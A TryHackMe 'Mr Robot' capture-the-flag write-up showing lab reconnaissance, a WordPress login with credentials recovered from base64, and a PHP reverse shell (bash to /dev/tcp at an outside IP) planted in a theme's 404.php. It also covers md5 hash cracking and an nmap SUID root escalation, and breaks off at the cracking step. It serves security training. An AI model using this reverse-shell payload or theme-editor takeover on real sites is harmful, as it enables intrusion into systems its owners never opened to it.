

Mr Robot CTF



Penetration Testing Writeup

Platform	TryHackMe
Difficulty	Medium
Operating System	Linux
Completion Date	01/14/2026
Target IP	10.65.177.191
Techniques Used	Enumeration, Web enumeration, WordPress exploitation, Password Cracking, SUID exploitation.



Table of Contents

Table of Contents.....	2
1. Executive Summary	3
2. Methodology	4
3. Reconnaissance and Enumeration.....	5
3.1. Port Scan (Nmap).....	5
3.2. Web Enumeration.....	5
5. Exploitation	7
5.1. Initial Access	7
5.2. User Flag.....	15
6. Post-Exploitation and Privilege Escalation	16
6.1. Internal Enumeration	16
6.2. Escalation Vector.....	17
6.3. Root/Administrator Flag	17



1. Executive Summary

Executive Summary - Mr Robot CTF (TryHackMe)

Difficulty: Medium | **Objective:** Capture 3 flags

Attack Vector

1. Reconnaissance

- Open ports: 22 (SSH), 80 (HTTP) and 443 (HTTPS)
- Discovery via robots.txt: dictionary fsociety.dic and first flag

2. Web Enumeration

- WordPress installed
- Base64-encoded credentials in /license file
- Username and password discovered: Credentials: elliot:ER28-0652

3. WordPress Exploitation

- PHP reverse shell upload via Theme Editor (404.php)

4. Privilege Escalation (User)

- Second flag in /home/robot/key-2-of-3.txt (read-only for robot user)
- MD5 hash found: robot:c3fcd3d76192e4007dfb496cca67e13b
- Crack with Crackstation.net: password = abcdefghijklmnopqrstuvwxyz
- su robot to access second flag

5. Privilege Escalation (Root)

- SUID misconfiguration: /usr/local/bin/nmap (version 3.81)
- Exploit via interactive mode: nmap --interactive → !sh
- Root shell obtained, third flag in /root/key-3-of-3.txt

Flags

- **Key 1:** Via robots.txt
- **Key 2:** /home/robot/ after MD5 hash crack
- **Key 3:** /root/ after privilege escalation via nmap SUID

Techniques Used

- Enumeration, Web enumeration, WordPress exploitation, password cracking, SUID exploitation



2. Methodology

The approach followed these phases:

1. Reconnaissance and Enumeration
2. Exploitation
3. Post-Exploitation and Privilege Escalation
4. Documentation and Reporting


3. Reconnaissance and Enumeration

3.1. Port Scan (Nmap)

Command executed:

```
nmap -sC -sV [TARGET_IP]
```

Open ports found:



The screenshot shows a terminal window titled "Console". The output of the Nmap command is displayed, showing the following details:

```
root@ip-10-65-117-129:~/mrrobot# cat nmap.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2026-01-14 12:36 GMT
Nmap scan report for 10.65.177.191
Host is up (0.0019s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp   open  ssl/http Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

3.2. Web Enumeration

Tools used:

- Gobuster for directory enumeration

Command executed:


```
gobuster dir -u [TARGET_IP] -w /usr/share/wordlists/dirb/common.txt
```

```
=====
Starting gobuster in directory enumeration mode
=====
/.hta          (Status: 403) [Size: 213]
/.htaccess     (Status: 403) [Size: 218]
/.htpasswd     (Status: 403) [Size: 218]
/0            (Status: 301) [Size: 0]
/admin         (Status: 301) [Size: 235]
/atom          (Status: 301) [Size: 0]
/audio         (Status: 301) [Size: 235]
/blog          (Status: 301) [Size: 234]
/css           (Status: 301) [Size: 233]
/dashboard     (Status: 302) [Size: 0]
/favicon.ico   (Status: 200) [Size: 0]
/feed          (Status: 301) [Size: 0]
/images        (Status: 301) [Size: 236]
/image         (Status: 301) [Size: 0]
/Image         (Status: 301) [Size: 0]
/index.html    (Status: 200) [Size: 1188]
/index.php     (Status: 301) [Size: 0]
/intro         (Status: 200) [Size: 516314]
/js             (Status: 301) [Size: 232]
/license       (Status: 200) [Size: 309]
/login          (Status: 302) [Size: 0]
/page1         (Status: 301) [Size: 0]
/phpmyadmin    (Status: 403) [Size: 94]
/readme         (Status: 200) [Size: 64]
/rdf            (Status: 301) [Size: 0]
/robots        (Status: 200) [Size: 41]
/robots.txt    (Status: 200) [Size: 41]
/rss            (Status: 301) [Size: 0]
/rss2           (Status: 301) [Size: 0]
/sitemap       (Status: 200) [Size: 0]
/sitemap.xml   (Status: 200) [Size: 0]
/video          (Status: 301) [Size: 235]
/wp-admin       (Status: 301) [Size: 238]
/wp-content     (Status: 301) [Size: 240]
/wp-includes    (Status: 301) [Size: 241]
/wp-config      (Status: 200) [Size: 0]
/wp-cron        (Status: 200) [Size: 0]
/wp-links-opml (Status: 200) [Size: 227]
/wp-load        (Status: 200) [Size: 0]
/wp-login       (Status: 200) [Size: 2671]
/wp-mail        (Status: 500) [Size: 3074]
/wp-settings   (Status: 500) [Size: 0]
/wp-signup     (Status: 302) [Size: 0]
/xmlrpc         (Status: 405) [Size: 42]
/xmlrpc.php    (Status: 405) [Size: 42]
=====
Finished
=====
```

5. Exploitation

5.1. Initial Access

With the gobuster results, I started investigating the pages to look for clues, beginning with robots.txt and found a dictionary and the first flag.




The top screenshot shows the content of the robots.txt file at <http://10.65.177.191/robots.txt>. It contains the following text:

```
User-agent: *
fsociety.dic
key-1-of-3.txt
```

The bottom screenshot shows the content of the file key-1-of-3.txt at <http://10.65.177.191/key-1-of-3.txt>. It contains the following text:

```
073403c8a58a1f80d943455fb30724b9
```


Flag 1:



The screenshot shows the content of the fsociety.dic file at <http://10.65.177.191/fsociety.dic>. It contains a large list of words, which is a dictionary:

```
true
false
wikia
from
the
now
Wikia
extensions
scss
window
http
var
page
Robot
Elliot
styles
and
document
mrrobot
com
ago
function
eps1
null
chat
user
Special
```


The fsociety.dic result is clearly a dictionary, so I ran a curl to save it in a file called wordlist.txt in my folder created to solve the room so we can use it in the future.




```
L$ curl http://10.65.177.191/fsociety.dic > wordlist.txt
% Total    % Received % Xferd  Average Speed   Time     Time      Current
          Dload  Upload Total   Spent    Left Speed
100  7075k  100  7075k    0       0  2227k      0  0:00:03  0:00:03  --:--:--  2227k
```


Exploring the directories found by gobuster, /admin takes us to a loop of the index.html page, which is useless. But we identified /login that takes us to a WordPress login page.

Let's continue exploring the directories and try to find some username clue since so far we have nothing to attempt a login except a dictionary that has usernames and passwords. We could attempt a brute force, but exploring everything we found might give us a direct clue of existing users to try brute forcing only the password.



Navigating to /license we found a note. It's strange that a page with one line of text has a scrollbar on the side. Scrolling down we found a clue.







We found `ZWxsaW90OkVSMjgtMDY1Mgo=` in base64. Decoding it we found a username and password `elliot:ER28-0652`.

```
Console
--(m0nteiro㉿kali)-[~/pentest/thm/rooms/mrrobot]
$ echo "ZWxsaW90OkVSMjgtMDY1Mgo=" | base64 -d
elliot:ER28-0652
```

If we try the username and password on the WordPress login panel, we successfully log in!



Looking at the bottom right corner, it displays the WP version, which is 4.3.1. Searching for any exploit, we discovered that this version is vulnerable to RCE. We can exploit a reverse shell.



WPScan
wpscan.com > wordpress > 431

WordPress 4.3.1 Vulnerabilities | WPScan

6.1 (medium) Published 2017-01-11 · Title WordPress 4.3-4.7 - Remote Code Execution (RCE) in PHPMailer · Fixed in · Fixed in 4.3.7 · CVSS · n/a · Published 2017-01-11 · Title WordPress 2.9...



Exploit-DB
exploit-db.com > exploits > 50255

WPanel 4.3.1 - Remote Code Execution (RCE)...

2 September 2021 - # Exploit Title: WPanel 4.3.1 - Remote Code Execution (RCE) {Authenticated} # Date: 07/06/2021 # Exploit Author: Sentinel920 ...



Rodrigofavarini
rodrigofavarini.com.br > cybersecurity > exploitdb-wpanel-4-3-1-remote-code-execution-rce-auth...

ExploitDB – WPanel 4.3.1 – Remote Code Execution (RCE)...

ExploitDB – WPanel 4.3.1 – Remote Code Execution (RCE) {Authenticated} Application:
Download · Exploit: Exploit-DB · Share on Facebook Share · Share on TwitterTweet ·

To initiate a reverse shell, I first opened a port to listen on my device and uploaded a shell.php file. However, WP doesn't allow uploading .php files. Our user is admin but I didn't find where I could add this file extension to enable uploads.

```
Console

└--(m0nteiro㉿kali)-[~/pentest/thm/rooms/mrrobot]
└$ nc -lvpn 2006
listening on [any] 2006 ...
```



user's Blog! 0 + New

Howdy, Elliot Alderson

Upload New Media

Drop files here
or
Select Files


You are using the multi-file uploader. Problems? Try the [browser uploader](#) instead.

Maximum upload file size: 40 MB.

"shell.php" has failed to upload due to an error
Sorry, this file type is not permitted for security reasons. [Dismiss](#)

Thank you for creating with [WordPress](#).

Version 4.3.1



I found another alternative we can exploit. Going to **Appearance > Editor**, we find some native .php files on the right sidebar. We can edit the file with our payload and open the file to execute the reverse shell. In our case, I chose to edit 404.php because it's a page that displays whatever we put in the file as an error response, so we just need to type anything in the search and the script is triggered.

user's Blog! + New

Dashboard Posts Media Pages Comments Appearance Themes Customize Widgets Menus Header Background Editor Plugins Users Tools Settings Collapse menu

Edit Themes

Twenty Fifteen: 404 Template (404.php)

```
<?php
system("bash -c 'bash -i >& /dev/tcp/10.65.121.113/2086 0>1'");?
?>
```

Select theme to edit: Twenty Fifteen [Select](#)


Templates

404 Template (404.php)


- Archives (archive.php)
- author-bio.php
- Comments (comments.php)
- content-link.php
- content-none.php
- content-page.php
- content-search.php
- content.php
- Footer (footer.php)
- Theme Functions (functions.php)
- Header (header.php)
- Image Attachment Template (image.php)
- back-compat.php
- custom-header.php
- customizer.php
- template-tags.php
- Main Index Template (index.php)

Documentation: Function Name... [Look Up](#)

[Update File](#)



Now we just need to trigger the 404 error by searching for a page that doesn't exist.



```
Console

--(m0nteiro㉿kali)-[~/pentest/thm/rooms/mrrobot]
└$ nc -lvpn 2006
listening on [any] 2006 ...
connect to [192.168.131.232] from (UNKNOWN)
[10.65.177.191] 52254
bash: cannot set terminal process group (3191):
Inappropriate ioctl for device
bash: no job control in this shell
daemon@ip-10-65-177-
191:/opt/bitnami/apps/wordpress/htdocs$
```

Bingo! We enter!

Going after the users, we found a flag in the robot user and a file containing an md5 hash. We don't have permission to see the flag, only the hash.

```
Console

daemon@ip-10-65-177-191:/home/robot$ ls
ls
key-2-of-3.txt
password.raw-md5
```

```
Console

daemon@ip-10-65-177-191:/home/robot$ cat key-2-of-
3.txt
cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
daemon@ip-10-65-177-191:/home/robot$ cat
password.raw-md5
cat password.raw-md5
robot:c3fc3d76192e4007dfb496cca67e13b
```

To crack this hash, we'll use the crackstation.net platform.

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

c3fc3d76192e4007dfb496cca67e13b

I'm not a robot

reCAPTCHA is changing its Terms of Service.
[Take action.](#)

reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
c3fc3d76192e4007dfb496cca67e13b	md5	abcdefghijklmnopqrstuvwxyz

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

